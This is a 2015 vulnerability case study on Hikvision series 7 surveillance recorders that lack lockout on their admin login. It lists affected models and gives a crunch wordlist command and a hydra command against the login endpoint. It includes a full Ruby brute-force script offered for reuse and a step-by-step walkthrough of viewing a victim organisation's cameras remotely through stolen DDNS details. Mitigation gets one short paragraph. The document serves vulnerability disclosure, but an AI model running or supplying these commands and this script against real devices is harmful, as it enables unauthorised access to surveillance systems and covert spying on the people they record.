HIKVISION

# Hikvision IP Surveillance Camera Routers

## [Brute Force Vulnerability on Version 7 Series]

**A case study on the vulnerability**
**Dated: Jun 1st 2015**

Proposed by:
Shankar Damodaran

# Contents

# Introduction to Hikvision

Hikvision Digital Technology Co., Ltd. is the world's largest supplier of video surveillance products and solutions.

Established in 2001, Hikvision employs over 13,000 employees, including a research and development staff of more than 4,000.

Hikvision's product offerings include hybrid DVRs, NVRs, standalone DVRs, digital video servers, compression cards, high-definition IP cameras and speed domes.

The company is headquartered in Hangzhou, China, Hikvision has expanded to a global operation with regional branch offices in Los Angeles covering the Americas; Amsterdam covering Europe; Dubai for the Middle East; joint ventures in India and Russia; as well as a maintenance center in Hong Kong.

Hikvision is listed on the Shenzhen Stock Exchange with a market capitalization of US $5.6 billion.

# Vulnerability

## Bruteforce

This is the most dangerous threat and always has 100% success rate compared to any other vulnerabilities, but the catch here is "**Time**" and "**Computation Power**"

Effective algorithms and high power systems with enormous computation speed can break passwords in a mere matter of time.

### Bruteforce Vulnerability in Hikvision Authentication Mechanism.

As the login mechanism has been designed with most common flaws like

- No account lockouts after prolonged or consecutive logon failures
- No implementation of Captcha
- Username as "admin" which cannot be changed or renamed and it always exists. (This account has the highest privileges than an **operator** or a **user** account).
- No delay in password authentication.


# Affected Models with Firmware Version


The models and their respective firmware versions that are vulnerable (series 7)

| Model | Firmware Version |
|---|---|
| DS-7104HGHI-SH | V3.0.4 build 140923 |
| DS-7204HGHI-SH | V3.1.3 build 150317 |
| DS-7204HGHI-SH/4 | V3.1.2 build 141219 |
| DS-7204HVI-SH | V3.0.1 build 140430 |
| DS-7204HVI-SV | V3.0.1 build 140430 |
| DS-7208HVI-SH | V3.0.1 build 140430 |
| DS-7208HGHI-SH | V3.0.1 build 140718 |
| DS-7208HWI-SH | V3.0.0 build 140121 |
| DS-7216HWI-SH | V3.0.1 build 140430 |
| DS-7216HVI-SH | V3.0.1 build 140430 |
| DS-7216HGHI-SH | V3.0.1 build 140718 |
| DS-7224HVI-SH | V3.0.1 build 140524 |
| DS-7232HVI-SH | N/A |
| DS-7324HI-SH | V3.0.0 build 140121 |
| DS-7332HI-SH | V3.0.1 build 140430 |
| DS-7608NI-E1 | V3.0.7 build 140730 |
| DS-7732NI-E4/16P | V3.0.8 build 140825 |
| DS-7808N-SNH | V3.0.10 build 141128 |
| DS-7808HW-E1/M | V3.1.1 build 140806 |
| DS-7816HE-E1/M | V3.0.1 build 140524 |


# A glance on the vulnerability

These are the login screens of the Hikvision IP Camera Router series 7.



Trying to do a false login attempt with the username **admin** and password as **flower** to check out how the login authentication works and flow of control is carried out. We use chrome browser's developer tools to inspect the flow.




Apologies if the image is not clear, However, they can be viewed in the specified URL for a more unblemished view. Image source : http://i.imgur.com/UUlzyfu.png

The hostname is masked with a red marker to avoid privacy issues. (This will be happening throughout the paper) The two yellow markers are the ones that are focused on this context.


1. Does an XMLHttpRequest with the username and password to the URL, http://hostipaddress/ISAPI/Security/userCheck
2. Uses a Basic Authorization Scheme. As you can see it is encoded using Base64 algorithm. The encoded value is **YWRtaW46Zmxvd2Vy**. When this value is subjected to Base64 decode algorithm, we get **admin:flower** and this is what we had passed as the username and password combination on the login screen.

# Brute Forcing – Things to consider

Since we know how and where the data flows, we can instantly start a brute force attack session targeted on the host. But when it comes to this, certain things ought to be considered such as the time and computation power as mentioned earlier, else it will be a never-ending process.

So a scenario I started off with a numeric password that range between 0 - 9 and has a length of 5 characters. Such that the password can be 003400, 82429 etc. So as per combinatory we will have an exhaustive list of 111110 password combinations which is approximately 0.1 million passwords.

Let's do a check on how much will be the timeframe to carry out this whole ops.




Assuming that we are cracking 10 passwords per second, this would take 3 hours 5 minutes and 11 seconds to complete the whole operation. The more the keys cracked per second, the shorter will be the time to complete the operation.

# Brute Forcing with THC-Hydra

**THC Hydra** - A very fast network logon cracker which support many different services. See feature sets and services coverage page - incl. a speed comparison against **ncrack** and **medusa**

The above excerpt was taken from their website: https://www.thc.org/thc-hydra/

So I decided to go with Hydra to brute force the router login panel with 0.1 million passwords.

## Generating the wordlist with Crunch

Crunch is a beautiful Linux tool that can generate custom password lists. Since we need a 5 character length numeric password, we make use of the syntax.

**root@h3ll : crunch 5 5 0123456789 – o passwordlist.txt**


Now we have a 600KB file with all those password combinations starting from 00000 to 99999.

## Bruteforcing the Router Login Panel with Hydra

The command goes like this.

**root@h3ll: hydra <ipaddressoftherouter> -l admin -P passwordlist.txt -v -t 16 -f http-get "/ISAPI/Security/userCheck/:username=^USER^&password=^PASS^:loginPassword"**

Let's check out the scan results of Hydra.




That was something like a magic. It cracked the password of the login router in almost **38 minutes and 45 seconds**. We had set 16 tasks in parallel for this operation.

So the cracked password is 98352

# Brute Forcing with my Ruby Script **skavngr** a.k.a Scavenger using Typhoeus gem


**Hydra results were impressive.**

I experimented in writing a custom ruby script that would do the same what hydra attempted.

Typhoeus gem was quite interesting and my curiosity towards parallelization concepts got escalated and my instincts had me wanted to try this out. However, the results **were a little better.**

### Bruteforcing the Router Login Panel with skavngr

The following are the results after running the code.




**skavngr** took **33 minutes and 38 seconds** to crack the password i.e. it completes the process 5 minutes ahead of Hydra. **5 minutes may look a mere performance kick, but when it comes to cracking 10 million passwords, this would do a lot difference.**

The maximum concurrency factor in the script can be tweaked to achieve the best performance.

The **skavngr** script is available on **GitHub**. https://github.com/skavngr/scavenger/blob/master/skavngr.rb

Open contributions in enhancing the tool are very well accepted.

The **skavngr** is an opensource script available on GitHub.

You can view the repository here. https://github.com/skavngr/


```
#!/usr/bin/ruby
#############################################################################################################
#Author                 : Shankar Damodaran
#Codename               : Scavenger 1.0a (skavngr)
#Description            : A brute force script that attempts to break in Hikvision IP Camera Routers
#Filename               : skavngr.rb
#############################################################################################################

require 'typhoeus'
require 'colorize'

######### Configuration Begins ########
### Subject your target ip address ###
target = 'targetipaddressoftherouter'

### Provide the password list ###
file_path = 'pathtoyourpasswordlist'
######## Configuration Ends ##########

# The passwords list container
passwords = []

puts "Initializing the password list. Please wait..."

# Reading the passwords from the list, cleaning up and storing it in the array.
def read_array(file_path,passwords)
  File.readlines(file_path).map do |line|
      passwords << line.unpack("C*").pack("U*").strip
  end
end
```

```
# The actual call to the above method
read_array(file_path,passwords)

time = Time.new
totpasswords = passwords.length

puts "\n#{totpasswords} passwords loaded. \nBruteforce Sequence Initialization Started at #{time.inspect}"

# Chopping the array in certain sets to fasten up parallelization
new_pass = passwords.each_slice((totpasswords/2).round).to_a

# The module that does the parallelization using Typhoeus Hydra
def multi_channel_split(target,req,passwords)

                        i=0
                        j=0

                        # The default concurrency is 200, I had it set to 20. Try increasing this parameter to experiment variety of
speed.
                        hydra = Typhoeus::Hydra.new(max_concurrency: 20)

                        # I am setting the verbosity and memoisation to 0. Memoisation should be set to false for calls with
different set of parameters.
                        Typhoeus.configure do |config|
                            config.verbose = false
                            config.memoize = false
                         end

                        requests = req.times.map {
                          request = Typhoeus::Request.new("http://#{target}/ISAPI/Security/userCheck",

                                                        method: :get,
                                                        userpwd: "admin:#{passwords[i]}")
```

```
                        i+=1
                        # The requests are queued and once when it is out of the loop, it is subjected to hydra.run
                        hydra.queue(request)
                        request

                    }

                    # Running Hydra every once after piling up the requests from the slice
                    hydra.run



                    responses = requests.map { |request|
                            # If we get a response similar to this means the password has found.
                            if request.response.body.index('<statusString>OK</statusString>') != nil
                                    time = Time.new
                                    puts "\nPassword Found at #{time.inspect}!: #{passwords[j]} \n".green
                                    abort

                            end
                    j+=1

                    }

# End of the parallelization module
end

# The chopped array is subjected here to call the module.
new_pass.each do |req|
            multi_channel_split(target,req.length,req)
end

puts "\nPassword was not found in this list. Subject another file to start a new operation.".red
##########################################################################################################
```

# Exploit – Proof of Concept

The following actions depict how an attacker gains access to the router with the cracked password to view the surveillance cameras from a laptop or any portable device.

1. The attacker logs in to the router with the username as **admin** and password as **98352** that was cracked on our previous examples using Hydra and Skavngr.


The attacker successfully logs in to the router device as the administrator.

As you can see from the succeeding screenshot that the attacker has access to 32 cameras from this device. Also, on the top shows the device model.


The attacker has now access to

- Change the main administrator password.
- Download and delete all the recorded footages.
- Change the whole configuration of the device.
- Shutting down the whole surveillance system.
- Enable DDNS or Steal the existing DDNS information and remotely monitor the organization.

**The subsequent exploit depicted in the next steps shows how an attacker can remotely observe the organization by finding the DDNS information.**

The attacker visits the Configuration menu on the top.

The attacker now navigates to Remote Configuration -> Network Settings -> DDNS


As you can see the DDNS information is masked for privacy purposes. The attacker notes down the alphanumeric DDNS information and uses that to view the surveillance cams from his/her portable device.


In order to view the surveillance cameras from a portable device (say android in this case), Hikvision Ltd has an android application available in the Google PlayStore that makes life easier for the administrators to manage the surveillance systems, but attackers use this for their benefits too.

The link to download the android application is available below.


https://play.google.com/store/apps/details?id=com.mcu.iVMSHD&hl=en

The attacker adds in the administrator credentials along with DDNS information as shown.




After clicking "Start Live View", the attacker is presented with all of the surveillance camera devices.

[ The surveillance cameras are intentionally scrambled with black and white draughts to avoid privacy issues ]



# Conclusion - Mitigation

As usual a very stronger password can mitigate this attack, but at some point or time the password can be cracked unless the design flaws are fixed as mentioned in the **Vulnerability** section.

Considering the same scenario above of what Hydra and Skavngr attempted to break the password, both of them sent almost **98351 failed logon attempts** before they could crack the password.

**Concluding that no matter stronger the password is without fixing the brute force vulnerability, anyone can come up with an intelligent algorithm that uses effective resource management to break the password in no time.**

# References


- **Operating System** : https://www.kali.org/
- **Hikvision Intro** : http://en.wikipedia.org/wiki/Hikvision
- **Chrome Developer Tools** : https://developer.chrome.com/devtools
- **Base 64 Decode** : https://www.base64decode.org/
- **Image Host** : http://imgur.com/
- **Brute Force Calculator** : http://calc.opensecurityresearch.com/
- **THC-Hydra** : https://www.thc.org/thc-hydra/
- **Crunch** : http://sourceforge.net/projects/crunch-wordlist/files/crunch-wordlist/
- **GitHub** : https://github.com/
- **Skavngr** : https://github.com/skavngr/scavenger
- **Typhoeus** : https://github.com/typhoeus/typhoeus
- **Colorize** : https://github.com/fazibear/colorize
- **Hikvision Android** : https://play.google.com/store/apps/details?id=com.mcu.iVMSHD&hl=en